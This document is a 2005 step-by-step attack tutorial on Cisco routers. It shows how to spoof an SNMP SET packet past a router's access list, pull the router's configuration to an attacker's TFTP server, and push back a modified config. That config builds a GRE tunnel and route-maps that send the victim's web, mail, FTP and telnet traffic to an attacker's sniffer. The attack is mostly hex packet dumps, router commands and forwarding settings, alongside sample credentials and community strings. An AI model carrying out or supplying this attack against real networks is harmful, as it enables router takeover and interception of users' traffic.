

# Cisco SNMP configuration attack with a GRE tunnel

*Mati Aharoni, William M. Hidalgo* 2005-09-16

## Introduction

Throughout our education as system administrators, SNMP is often a topic that eludes us. One might have a vague understanding of what it's used for, and a general sense of security around some vague concept that it's read-only information.

It is easy to be surprised when one first sees the output of an SNMP enumeration tool such as [SNMP-Enum](#) (by [Filip Waeytens](#)), when it's run against a Windows 2000 Server with the default SNMP service enabled. The wealth of information collected might leave an administrator stumped, and soon realize that SNMP holds many possibilities within.

SNMP may just remind the reader of the movie "The Matrix" in the way it's used to constantly probe devices, looking for anomalies. Remember when Neo takes the red pill, and the Matrix spits him out as a reject? Think of a final SNMP SET command as the one that opens Neo's bio chamber doors...

The fact that SNMP is based on UDP makes it that much more interesting. Being a connectionless protocol, UDP is vulnerable to IP spoofing attacks. With a couple of Cisco routers in your organization, you're ready to do some testing and see what can be done in Cisco land.

## The scenario

Without further ado, let's setup our sample configuration attack scenario, as shown below in Figure 1.




Figure 1. Sample configuration attack scenario.

Take time to learn the scenario, and get familiar with the naming of the elements. For reference, the current Victim router configuration can be seen below:

```
Current configuration : 1206 bytes
!
version 12.3
!
hostname Victim
!
enable secret 5 $1$h2iz$DHYpcqURF0APD2aDuA.YX0
!
interface Ethernet0/0
```

```
ip address dhcp
ip nat outside
half-duplex
!
interface Ethernet0/1
ip address 192.168.1.1 255.255.255.0
ip nat inside
half-duplex
!
router rip
network 192.168.1.0
!
ip nat inside source list 102 interface Ethernet0/0 overload
no ip http server
ip classless
!
access-list 1 permit 192.168.1.0 0.0.0.255
access-list 102 permit ip any any
!
snmp-server community public RO
snmp-server community private RW 1
snmp-server enable traps tty
!
line con 0
logging synchronous
login
line aux 0
line vty 0 4
password secret
login
!
!
end
```

Notice the access list on the RW community string. This access list attempts to limit SNMP read/write access only to the internal LAN address space (192.168.1.0).

The attack vector is comprised of two main stages:

1. Bypassing the SNMP access lists of the Victim's Cisco router in order to get access to the router configuration file.
2. Creating a GRE tunnel between the Victim router and the Attacking router in order to remotely sniff the Victim client's traffic.

## The theory

As discussed in "[Exploiting Cisco Routers, Part 1](#)" it is possible to get a Cisco router to pull/send its configuration file with TFTP, using an SNMP SET command.

By sending an SNMP set request with a spoofed source IP address (from the RFC1918 range-192.168.1.0), we should be able to get the Victim router to send us its configuration file. This is assuming we know the private community string, as well as the ACLs implemented on the SNMP RW community string.

## Bypassing the SNMP access list

Lets start by creating our forged SNMP request. Using a nifty little Perl script and Ethereal, we capture a standard "copy config" SNMP SET request, which we can use as a baseline packet.

```
root@whax# ./copy-router-config.pl

#####
# Copy Cisco Router config - Using SNMP
# Hacked up by muts - muts@whitehat.co.il
#####

Usage : ./cisco-copy-config.pl

Make sure a TFTP server is set up, preferably running from /tmp !

root@whax#
```

Once executed, the following SNMP packet is captured and shown below in Figure 2.. As expected, this request is declined by the router, and no configuration file is sent.




Figure 2. Captured SNMP packet.

Notice the attacker's source IP address (80.179.76.227). Now, Using a hex editor, we change the source IP address, and fix the packet headers. C0 A8 01 05 (in hex) represents our spoofed source IP address, 192.168.1.5, as shown below in Figure 3.




Figure 3. Changing the source IP address of the packet.

We then send the packet using [file2cable](#) (or any packet generator):

```

root@whax:~# file2cable -v -i eth0 -f /root/snmp-mod

file2cable - by FX
Thanx go to Lamont Granquist & fyodor for their hexdump()
/root/snmp-mod - 238 bytes raw data

    000f 347c 501f 0006 1bcc 00fa 0800 4500  ..4|P.....E.
    00e0 0000 4000 4011 35bd c0a8 0105 d4c7  ....@.@.5.....
    91f2 8000 00a1 00cc 052e 3081 c102 0100  ....0.....
    0407 7072 6976 6174 65a3 81b2 0203 00d6  ..private.....
    9b02 0100 0201 0030 81a4 3016 0611 2b06  ....0..0...+.
    0104 0109 0960 0101 0101 0283 f1b0 7802  ....`.....x.
    0101 3016 0611 2b06 0104 0109 0960 0101  ..0...+.....`..
    0101 0383 f1b0 7802 0104 3016 0611 2b06  ....x...0...+.
    0104 0109 0960 0101 0101 0483 f1b0 7802  ....`.....x.
    0101 3019 0611 2b06 0104 0109 0960 0101  ..0...+.....`..
    0101 0583 f1b0 7840 0450 b34c e330 2706  ....x@.P.L.O'.
    112b 0601 0401 0909 6001 0101 0106 83f1  .+.....`.....

```

```

b078 0412 7077 6e64 2d72 6f75 7465 722e .x..pwnd-router.
636f 6e66 6967 3016 0611 2b06 0104 0109 config0...+.....
0960 0101 0101 0e83 f1b0 7802 0104 ..`.....x...

```

Packet length: 238

root@whax:~#

Soon after, our TFTP server gets a connection, shown in the Ethereal capture in Figure 4.

The screenshot displays the Ethereal interface with the following details:

- Packet List:**

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.5	212.199.145.242	SNMP	SET 1.3.6.1.4.1.9.9.96.1.1.1.1.2.814911
2	2.231254	212.199.145.242	80.179.76.227	TFTP	Write Request, File: pwnd-router.config
3	2.232154	80.179.76.227	212.199.145.242	TFTP	Acknowledgement, Block: 0
4	2.248355	212.199.145.242	80.179.76.227	TFTP	Data Packet, Block: 1
5	2.248622	80.179.76.227	212.199.145.242	TFTP	Acknowledgement, Block: 1
6	2.264169	212.199.145.242	80.179.76.227	TFTP	Data Packet, Block: 2 (last)
7	2.264806	80.179.76.227	212.199.145.242	TFTP	Acknowledgement, Block: 2
- Packet Details:**
  - Protocol: UDP (Uxll)
  - Header checksum: 0x11a6 [correct]
  - Source: 192.168.1.5 (192.168.1.5)
  - Destination: 212.199.145.242 (212.199.145.242)
  - User Datagram Protocol, Src Port: 32768 (32768), Dst Port: 161 (161)
  - Source port: 32768 (32768)
- Packet Bytes:**

```

0010  00 e0 00 00 40 00 40 11 11 a6 50 a8 01 05 d4 c7  ....@.@. ....
0020  91 f2 80 00 00 a1 00 cc 9e d1 30 81 c1 02 01 00  ....0....
0030  04 07 70 72 69 76 61 74 65 a3 81 b2 02 03 00 d6  ..privat e.....
0040  9b 02 01 00 02 01 00 30 81 a4 30 16 06 11 2b 06  ....0 ..0...+
0050  01 04 01 09 09 60 01 01 01 01 02 83 f1 b0 78 02  .... .x. ....x.
0060  01 01 30 16 06 11 2b 06 01 04 01 09 09 60 01 01  ..0...+ .....
0070  01 01 03 83 f1 b0 78 02 01 04 30 16 06 11 2b 06  ....x. ..0...+
0080  01 04 01 09 09 60 01 01 01 01 04 83 f1 b0 78 02  .... .x. ....x.
0090  01 01 30 19 06 11 2b 06 01 04 01 09 09 60 01 01  ..0...+ .....
00a0  01 01 05 83 f1 b0 78 40 04 50 b3 4c e3 30 27 06  ....x@ .P.L.0'.
00b0  11 2b 06 01 04 01 09 09 60 01 01 01 01 06 83 f1  .+..... .....
00c0  b0 78 04 12 70 77 6e 64 2d 72 6f 75 74 65 72 2e  .x..pwnd -router.
00d0  63 6f 6e 66 69 67 30 16 06 11 2b 06 01 04 01 09  config0. ..+.....
00e0  09 60 01 01 01 01 0e 83 f1 b0 78 02 01 04  ..`.....x...

```

Figure 4. Ethereal showing a connection to the TFTP server.

Notice the source IP for the SNMP request, and the TFTP write Request (packets 1 and 2). The packet bypasses the SNMP access list, and we get the Victim router configuration file by TFTP.

## The GRE tunnel

**Generic Routing Encapsulation** (GRE) is a tunneling protocol designed for encapsulation of arbitrary kinds of network layer packets inside arbitrary kinds of network layer packets. One common use for GRE is to connect IPX network segments over an IP only backbone. In this case you would create a GRE tunnel from one router to the next to transport the IPX packets back and forth over the IP backbone.

For our purposes, however, we need a twist on the standard usage of GRE tunneling. The plan is to do the following:

- Create the GRE tunnel from the Victim border router to the attacker router.
- Specify which traffic will be sent through the tunnel.
- Have the attacker router decapsulate the GRE packets and forward them to the attacking (sniffer) computer for analysis.

## The Victim router

We need to create the GRE tunnel on the victim router. Since we don't have console / terminal access to this router, we can simply edit the downloaded configuration file, and once it's ready, merge it back to the router using a spoofed SNMP SET request.

We add the following lines to the victim router configuration file:

```
interface tunnel0
ip address 192.168.10.1 255.255.255.0
tunnel source Ethernet0/0
tunnel destination
tunnel mode gre ip
```

What this is means is that:

- We create the tunnel0 interface and specify an IP address from the 192.168.10.x network. Both sides of the tunnel need to be in the same network in order for them to communicate.
- We specify the Ethernet0/0 interface as the tunnel source (otherwise where would the tunnel start from?).
- The tunnel destination is the IP of the attacker's border router external interface.
- The final command is optional since the tunnel will default to GRE (we type it in just to make sure).

We can now configure *access-lists* to specify which traffic is to be forwarded, and route-maps to actually perform the packet forwarding.

We add the following lines to the victim router configuration file:

```
access-list 101 permit tcp any any eq 443
access-list 101 permit tcp any any eq 80
access-list 101 permit tcp any any eq 21
access-list 101 permit tcp any any eq 20
access-list 101 permit tcp any any eq 23
access-list 101 permit tcp any any eq 25
access-list 101 permit tcp any any eq 110
```

This means that this access-list will match SSL, http, ftp-control / data, telnet, smtp, and pop3 data.

Now that the traffic has been matched it must be redirected using route-maps. We add the following lines to the Victim router configuration file:

```
router-map divert-traffic
  match ip address 101
  set ip next-hop 192.168.10.2
interface Ethernet0/0
  ip policy route-map divert-traffic
```

Which means:

- We specify a name for the route map (divert-traffic) and then use the match command to use access-list 101 as the match condition.
- We specify the GRE tunnel IP address of the Attacker as the next hop IP.
- We apply the route-map on the victim's internal LAN interface. This will cause it to evaluate all traffic coming in and out of the Ethernet0/0.

## The Attacking router

The configuration to be used on the attacking router is a bit more elaborate since we need to specify two route-maps - one to send traffic to attacker (sniffer) and a second to send traffic back to the Victim router for normal forwarding. It is crucial that we forward the tunneled data back to the Victim router so the client victim does not lose connectivity.

We start by creating the GRE tunnel on the attacker's router:

```

Attacker(config)# interface tunnel0
Attacker(config-if)# ip address 192.168.10.2 255.255.255.0
Attacker(config-if)# tunnel source Ethernet0/0
Attacker(config-if)# tunnel destination
Attacker(config-if)# tunnel mode gre ip

Attacker(config)# access-list 101 permit ip any any
Attacker(config)# router-map divert-to-sniffer
Attacker(config-route-map)# match ip address 101
Attacker(config-route-map)# set ip next-hop 192.168.3.5
Attacker(config-route-map)# exit
Attacker(config)# interface tunnel0
Attacker(config-if)# ip policy route-map divert-to-sniffer

```

Which means:

- We create an access list to match all traffic.
- We create the route-map and give it the name `divert-to-sniffer` (this route-map will forward tunneled data to the sniffer).
- The access-list is used as a match condition.
- We specify the attacker's (sniffer) IP as the next hop.
- We apply the route-map to the tunnel interface.

It is very important we use a route-map to forward the data. The router receives the tunneled data in GRE encapsulation, which we can't view without decoding the packets. By redirecting received packets out onto the attacker (sniffer), the router will forward the packets as standard IP packets without the GRE encapsulation.

Lastly, we create the route-map, and associate it with the Ethernet0/0 interface:

```

Attacker(config-if)# route-map divert-out
Attacker(config-route-map)# match ip address 101
Attacker(config-route-map)# set ip next-hop 192.168.10.1
Attacker(config-route-map)# exit
Attacker(config)# interface ethernet0/0
Attacker(config-if)# ip policy route-map divert-out

```

This additional configuration means:

- The *divert-out* route-map will forward the tunneled data back to the Victim router after the attacker (sniffer) has captured and forwarded it back out.
- We apply the route-map to the Ethernet interface.

## The Attacker (Sniffer)

After completing all necessary router configurations we need to configure the attacker's computer (the sniffer) to capture and forward data correctly. The computer must be configured with an IP address and a gateway. It is vital that the computer be configured to forward packets back out using either one of the following commands:

```
root@whax:~# echo 1 > /proc/sys/net/ipv4/ip_forward

-or-

root@whax:~# fragrouter -B1
```

Without the forwarding, the Victim client will be DoS'ed, rendering this attack useless.

## Initiating the attack

Once everything is configured, all that's left to do is to upload the new, modified victim router configuration file. This will effectively activate the GRE tunnel and redirect all traffic from the victim client's LAN, to the attacker (sniffer).

We create a spoofed SNMP SET request which kindly asks the router to get its new configuration file from our TFTP server, and merge it with its current configuration. Again, we use a non-spoofed request as our packet baseline:

```
root@whax# ./merge-router-config.pl

#####
# Merge Cisco Router config - Using SNMP
# Hacked up by muts - muts@whitehat.co.il
#####

Usage : ./merge-copy-config.pl

Make sure a TFTP server is set up, prefferably running from /tmp !

root@whax#
```

We capture this packet, and modify its source IP address and packet headers as shown in Figure 5.

```

Shell - Konsole <4>
File: upload          ASCII Offset: 0x0000002A / 0x000000EC (%\18) M
00000010  00 DF 00 01 40 00 40 11 11 A6 C0 A8 01 05 D4 C7  ....@.@.....
00000020  91 F2 80 08 00 A1 00 CB 73 45 50 81 C0 02 01 00  ....sE0.....
00000030  04 07 70 72 69 76 61 74 65 A3 81 B1 02 02 46 2C  ..private....F.
00000040  02 01 00 02 01 00 30 81 A4 30 16 06 11 2B 06 01  ....0.0.+...
00000050  04 01 09 09 60 01 01 01 01 02 85 D6 EE 71 02 01  ....q.....
00000060  01 30 16 06 11 2B 06 01 04 01 09 09 60 01 01 01  .0.+.....
00000070  01 03 85 D6 EE 71 02 01 01 30 19 06 11 2B 06 01  ....q.0.+...
00000080  04 01 09 09 60 01 01 01 01 05 85 D6 EE 71 40 04  ....q@.....
00000090  50 B3 4C E3 30 27 06 11 2B 06 01 04 01 09 09 60  P.L.0'+.....
000000A0  01 01 01 01 06 85 D6 EE 71 04 12 70 77 6E 64 2D  ....q.pwnd-...
000000B0  72 6F 75 74 65 72 2E 63 6F 6E 66 69 67 30 16 06  router.config0.
000000C0  11 2B 06 01 04 01 09 09 60 01 01 01 01 04 85 D6  .+.....
000000D0  EE 71 02 01 04 30 16 06 11 2B 06 01 04 01 09 09  .q.0.+.....
000000E0  60 01 01 01 01 0E 85 D6 EE 71 02 01 04          ....q...
^G Help  ^C Exit (No Save)  ^T goTo Offset  ^X Exit and Save  ^W Search

```

Figure 5. Modifying the packet headers.

Once sent, we see that a TFTP connection is made to our attacking computer in Figure 6.

The screenshot shows a network capture in Wireshark titled "tftp-upload - Ethereal". The packet list pane displays the following traffic:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.5	212.199.145.242	SNMP	SET 1.3.6.1.4.1.9.9.96.1.1.1.1.2.11908
2	0.027274	212.199.145.242	80.179.34.93	TFTP	Read Request, File: pwnd-router.config
3	0.039377	80.179.34.93	212.199.145.242	TFTP	Data Packet, Block: 1
4	0.055145	212.199.145.242	80.179.34.93	TFTP	Acknowledgement, Block: 1
5	0.055339	80.179.34.93	212.199.145.242	TFTP	Data Packet, Block: 2 (last)
6	0.069846	212.199.145.242	80.179.34.93	TFTP	Acknowledgement, Block: 2
7	0.077116	212.199.145.242	80.179.34.93	TFTP	Read Request, File: pwnd-router.config
8	0.077661	80.179.34.93	212.199.145.242	TFTP	Data Packet, Block: 1
9	0.093446	212.199.145.242	80.179.34.93	TFTP	Acknowledgement, Block: 1
10	0.109249	212.199.145.242	80.179.34.93	TFTP	Acknowledgement, Block: 2

The packet details pane for packet 2 shows the following structure:

- Header checksum: 0x11a6 [correct]
- Source: 192.168.1.5 (192.168.1.5)
- Destination: 212.199.145.242 (212.199.145.242)
- User Datagram Protocol, Src Port: 32776 (32776), Dst Port: snmp (161)
- Simple Network Management Protocol
  - Version: 1 (0)
  - Community: private
  - PDU type: SET (3)
  - Request Id: 0x0000462c
  - Error Status: NO\_ERROR (0)

The packet bytes pane shows the raw data in hexadecimal and ASCII. The ASCII column contains the text "pwnd-router.config" starting at offset 00a0.

Figure 6. Connection to the Victim's TFTP server.

Notice the TFTP Read Request (packet 2). Once again, the packet bypasses the SNMP access list and pulls/merges the modified configuration file by TFTP. The Victim router debug information gives some interesting insight into the attack:

```
*Mar 1 00:32:53.854: SNMP: Set request, reqid 36323, errstat 0, erridx 0
ccCopyTable.1.2.12285992 = 1
ccCopyTable.1.3.12285992 = 4
ccCopyTable.1.4.12285992 = 1
ccCopyTable.1.5.12285992 = 80.179.76.227 (the address of the TFTP server)
ccCopyTable.1.6.12285992 = pwnd-router.config
ccCopyTable.1.14.12285992 = 4
*Mar 1 00:32:53.971: SNMP: Response, reqid 36323, errstat 0, erridx 0
ccCopyTable.1.2.12285992 = 1
ccCopyTable.1.3.12285992 = 4
ccCopyTable.1.4.12285992 = 1
ccCopyTable.1.5.12285992 = 80.179.76.227 (the address of the TFTP server)
ccCopyTable.1.6.12285992 = pwnd-router.config
ccCopyTable.1.14.12285992 = 4
*Mar 1 00:32:54.291: SNMP: Packet sent via UDP to 192.168.1.5
```

